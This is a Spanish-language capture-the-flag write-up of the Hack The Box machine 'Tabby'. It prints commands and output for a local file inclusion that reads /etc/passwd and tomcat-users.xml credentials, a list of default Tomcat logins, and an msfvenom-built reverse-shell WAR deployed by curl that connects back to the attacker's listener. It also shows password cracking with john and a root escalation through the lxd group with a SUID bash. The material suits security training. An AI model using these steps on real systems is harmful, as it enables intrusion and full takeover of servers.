

22-jun.-23



MAQUINA TABBY – HACK THE BOX

22-jun.-23

TOPICS

- Local File Inclusion LFI
- Abusing Tomcat Web Application Manager
- Creation of Malicious .WAR file (With The Curl Method)[RCE]
- Abusing The lxd Group (Privilege Escalation)

ENUMERACION Y RECONOCIMIENTO

Iniciamos verificando conectividad con la host victima

\$ping -c 1 10.10.10.194

```
> ping -c 1 10.10.10.194
PING 10.10.10.194 (10.10.10.194) 56(84) bytes of data:
64 bytes from 10.10.10.194: icmp_seq=1 ttl=63 time=131 ms

--- 10.10.10.194 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 131.270/131.270/131.270/0.000 ms
```

Tenemos un ttl 63 = Maquina Linux

Iniciare con el escaneo de puertos del host víctima con NMAP

```
# Nmap 7.93 scan initiated Wed Jun 21 18:10:32 2023 as: nmap -p- --open -sCV -n -vvv --min-rate 5000 -oN Ports 10.10.10.194
Nmap scan report for 10.10.10.194
Host is up, received echo-reply ttl 63 (0.53s latency).
Scanned at 2023-06-21 18:10:33 CST for 36s
Not shown: 62782 closed tcp ports (reset), 2750 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 453c341435562395d6834e26dec65bd9 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDv5dLPNfENaSt2oe/3IuN3fRk9WZkyP83WGvRByWfBtj3aJH1wjpPJMUTuELccEyNDXaUnsbrhgH76eGVQAY
|_ fuApFKlAUr+Kgvnk9xJrhZ9/bAp+rW84LyeJOSZ8iqPVAdcJve5As10+qcSAUfIHlZGRzkVuuUoq2wxUvegKsYnmKWUZW1E/fRq3tJbqJ5Z0JwDkLN21HR4dmM7/
|_ MOKN8YZN9DHgt6gKlyn0wJvSE2nddC2BbnGzamJlnQaX0pSb3+WDHP+JMxQJQRxFoG4R6X2c0rx+yM5XnYHur9cQC9fp+LkxQ8TtkMijbP1S2umFYcd9WrMdtE
|_ Y/XDr50SF2MI5ESVG9e0t8jG9Q0opFo19U=
|_ 256 89793a9c88b05cce4b79b102234b44a6 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDeYRLCeS0RNbRhDh42g1SCZCYQXe0AM2EKxfk5bjXecQyV5W7
|_ 256 1ee7b955dd258f7256e88e65d519b08d (ED25519)
|_ ecb-ed25519 AAAAC2NzaC1lZDI1NTE5AAAAIKHA/3Dphu1SUgMA6qPzqzm6LH2Cuh0exaIRQqi4ST8y
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_ http-favicon: 0mkn0wn favicon MD5: 338ABBB5EA8D80B986955ECA253D49D
|_ http-title: Mega Hosting
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp  open  http     syn-ack ttl 63  Apache Tomcat
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-title: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun 21 18:11:09 2023 -- 1 IP address (1 host up) scanned in 36.58 seconds
```

Puerto: 22, 80 y 8080

Veamos las tecnologías que corren en el sitio

Raptor-Attack


22-jun.-23

```
> whatweb http://10.10.10.194
http://10.10.10.194 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[sales@megahosting.com,sales@megahosting.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.194], JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script, Title[Mega Hosting], X-UA-Compatible[IE=edge]
```


Tenemos un nombre de dominio “megahosting.htb”, lo agregare al /etc/hosts para realizar enumeración de nombres subdominios.

Veamos los sitios

<http://10.10.10.194/>




<http://10.10.10.194:8080/>




Raptor-Attack

22-jun.-23

Realizando enumeración directamente en <http://10.10.10.194/> encontré un aparatado con el nombre news.



news.php?file=statement, donde podemos intentar incluir archivos (LocalFileInclusion), primero intentare ver el archivo /etc/passwd realizando un directory path Traversal ../../../../etc/passwd



Tenemos éxito, podemos ver el /etc/passwd

Usuarios: ash y root

Raptor-Attack

22-jun.-23

Después de realizar enumeración intentando encontrar una id_rsa o algún otro archivo que me ayude a entrar a la máquina, no tuve resultados por lo cual intentare listar recursos del propio tomcat.

Existe un archivo llamado tomcat-users.xml, que puede estar almacenado en :

`/usr/share/tomcat9/etc/tomcat-users.xml`

O

`/etc/tomcat9/tomcat-users.xml`

Este archivo en ocasiones llega a tener credenciales validas de algún usuario como por ejemplo

`Tomcat:tomcat`

`Admin:admin`


`Tomcat:admin`

`Admin:tomcat`

`Tomcat:s3cret`

`Admin:s3cret`

Estos usuarios, son usuarios que viene por defecto en el panel de logeo de tomcat como por ejemplo




Raptor-Attack

22-jun.-23

Para mi sorpresa puedo ver archivos aconteciendo un LFI, y la ruta en la cual se encuentra el archivo tomcat-users.xml es /usr/share/tomcat9/etc/tomcat-users.xml

```
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21 version="1.0">
22 <!--
23 NOTE: By default, no user is included in the "manager-gui" role required
24 to operate the "/manager/html" web application. If you wish to use this app,
25 you must define such a user - the username and password are arbitrary. It is
26 strongly recommended that you do NOT use one of the users in the commented out
27 section below since they are intended for use with the examples web
28 application.
29 -->
30 <!--
31 NOTE: The sample user and role entries below are intended for use with the
32 examples web application. They are wrapped in a comment and thus are ignored
33 when reading this file. If you wish to configure these users for use with the
34 examples web application, do not forget to remove the <!-- .. --> that surrounds
35 them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38 <role rolename="tomcat"/>
39 <role rolename="role1"/>
40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <del user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <role rolename="admin-gui"/>
45 <role rolename="manager-script"/>
46 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>
48
```

Tenemos un usuario tomcat y un passwd, veamos si puedo entrar con estas credenciales.



Al parecer son válidas las credenciales, pero no podemos listar el contenido

22-jun.-23

Vamos a consultar el recurso "HackTricks", esto con la finalidad de ver la manera de enumerar tomcat.


<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat>

Después de informarnos un poco sobre tomcat, existe una manera de obtener una ejecución remota de comandos mediante una carga de un archivo .war solo si tenemos los privilegios adecuados, como por ejemplo

Solo podrá implementar un WAR si tiene **suficientes privilegios** (roles: **admin** , **manager** y **manager-script**). Esos detalles se pueden encontrar en `tomcat-users.xml` generalmente definido en `/usr/share/tomcat9/etc/tomcat-users.xml` (varía entre versiones) (ver apartado **POST**).

Mi postura

```
13 -->
14 <role rolename="admin-gui"/>
15 <role rolename="manager-script"/>
16 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
17 </tomcat-users>
18
```



Lo cual puedo intentar subir un archivo .war malicioso que me establezca una conexión a la máquina víctima.

Primero que nada crearemos mi archivo .war con msfvenom

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.4 LPORT=4444 -f war -o shell.war
```

Una vez creado, procederé a cargarlo a la máquina víctima con el siguiente comando

```
curl --upload-file shell.war -u 'tomcat:$3cureP4s5w0rd123!'
http://10.10.10.194:8080/manager/text/deploy?path=/shell
```

de esta manera estaría depositando mi archivo .war en <http://10.10.10.194:8080>, ahora solo me pondré en escucha por el puerto 4444 con netcat y buscaré el archivo shell.war en la dirección antes mencionada.

Raptor-Attack

22-jun.-23

Resultados

```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.194] 59674
whoami
tomcat
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.194 netmask 255.255.255.0 broadcast 10.10.10.255
    ether 00:50:56:b9:82:b5 txqueuelen 1000 (Ethernet)
    RX packets 140207 bytes 17104392 (17.1 MB)
    RX errors 0 dropped 237 overruns 0 frame 0
    TX packets 130124 bytes 27538576 (27.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19544 bytes 1506663 (1.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19544 bytes 1506663 (1.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lxdb0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 10.250.198.1 netmask 255.255.255.0 broadcast 0.0.0.0
    ether 00:16:3e:96:99:ed txqueuelen 1000 (Ethernet)
    RX packets 15 bytes 1725 (1.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3 bytes 738 (738.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Después de realizar un tratamiento de la tty y buscar potenciales formas de escalar privilegios, veo que tengo que realizar un user pivoting ya que no puedo listar el directorio del usuario "ash"

```
tomcat@tabby:/home$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Aug 19  2021 .
drwxr-xr-x 20 root root 4096 Sep  7  2021 ..
drwxr-x---  5 ash  ash  4096 Jun 22 01:11 ash
tomcat@tabby:/home$ |
```

No cuento con un privilegio asignado, ni tampoco me encuentro en algún grupo de mi interés, pero buscado en el directorio /var/www/html/ encontré un comprimido que me pide contraseña para descomprimirlo, por lo cual me lo traeré a mi maquina atacante y tratare de obtener el hash con zip2john, posterior mente con john intentare obtener la contraseña del comprimido

```
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press Ctrl-C to abort, almost any other key for status
admin@it (16162020_backup.zip)
ig 0:00:00:00 DONE (2023-06-22 00:28) 1.282g/s 13296Kp/s 1
Use the "--show" option to display all of the cracked passwords
Session completed
```

Ojoooooooooooooooo


22-jun.-23

Tenemos una contraseña `admin@it`, pero no tengo nada interesante en el comprimido.

```
> tree
.
├── www
│   └── html
│       ├── assets
│       ├── favicon.ico
│       ├── files
│       ├── index.php
│       ├── logo.png
│       ├── news.php
│       └── Readme.txt
4 directories, 5 files
```

Lo importante aquí, tenemos una contraseña y puede que sea del usuario ash

```
tomcat@tabby:/home$ su ash
Password:
bash-5.0$ whoami
ash
bash-5.0$ |
```



Tenemos suerte, es la contraseña del usuario "ash" por lo cual ya podemos ver la flag.

Escalada de privilegios

Ahora que tenemos el control de la maquina a nivel usuario no privilegiado, intentare escalar privilegios.

Veo que me encuentro en el grupo lxd, por lo cual existe una potencial forma de escalar privilegios con un exploit llamado lxd del profesor s4vitar.

```
bash-5.0$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
bash-5.0$ |
```



Exploit

```
> searchsploit lxd
-----
Exploit Title
-----
Ubuntu 18.04 - 'lxd' Privilege Escalation
-----
Shellcodes: No Results
```

Raptor-Attack

22-jun.-23

Descripción

Las instrucciones para ejecutar este exploit, vienen en el mismo exploit.

```
#!/usr/bin/env bash
# -----
# Authors: Marcelo Vazquez (S4vitar)
#         Victor Lasa      (vowktn)
# -----
# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghuL/lxd-alpine-builder/master/build-alpine [Attacker Machine]
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine

function helpPanel(){
    echo -e "\nUsage:"
    echo -e "\t[-f] Filename (.tar.gz alpine file)"
    echo -e "\t[-h] Show this help panel\n"
    exit 1
}
```

Una vez creado el archivo `alpine-v3.18-x86_64-20230621_1907.tar.gz` y modificado el `script.sh`, voy a subir los recursos a la maquina victima ya que se tiene que ejecutar directamente.

```
bash-5.0$ ls -l
total 3624
-rw-rw-r-- 1 ash ash 3706001 Jun 22 01:07 alpine-v3.18-x86_64-20230621_1907.tar.gz
-rw-rw-r-- 1 ash ash 1451 Jun 22 01:05 s4vitar.sh
bash-5.0$
```

Esto lo que ara es desplegar un contenedor y estaré directamente en el contenedor como el usuario root.

Ejecutamos:

```
bash-5.0$ ./s4vitar.sh -f alpine-v3.18-x86_64-20230621_1907.tar.gz
Image imported with fingerprint: c6ba1cdb9192eb8fb6fc60fc3141c19d40eae769d46bb82a8
[*] Listing images...

Creating privesc
Device giveMeRoot added to privesc
~ # whoami
root
~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3E:E3:FF:48
          inet addr:10.250.198.126  Bcast:10.250.198.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fee3:ff48/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:738 (738.0 B)  TX bytes:1243 (1.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


22-jun.-23

Exploit ejecutado exitosamente

Ahora solo localizare el binario bash de la maquina original para darle permisos SUID, de esta manera cuando salga del contexto contenedor, la bash podre ejecutarla de forma privilegiada.

1-

```
~ # chmod u+s /mnt/root/usr/bin/bash
~ # ls -l /mnt/root/usr/bin/bash
-rwsr-xr-x  1 root  root  1183448 Feb 25  2020 /
~ # |
```



2- COMMAND \$BASH -P

```
bash-5.0# whoami
root
bash-5.0# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.194 netmask 255.255.255.0 broadcast 10.10.10.255
    ether 00:50:56:17:82:b5 txqueuelen 1000 (Ethernet)
    RX packets 143973 bytes 21077450 (21.0 MB)
    RX errors 0 dropped 256 overruns 0 frame 0
    TX packets 132789 bytes 27744218 (27.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20974 bytes 1616221 (1.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20974 bytes 1616221 (1.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lxdbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 10.250.198.1 netmask 255.255.255.0 broadcast 0.0.0.0
    ether 00:16:3e:96:99:ed txqueuelen 1000 (Ethernet)
    RX packets 30 bytes 3450 (3.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 1476 (1.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

bash-5.0#
```

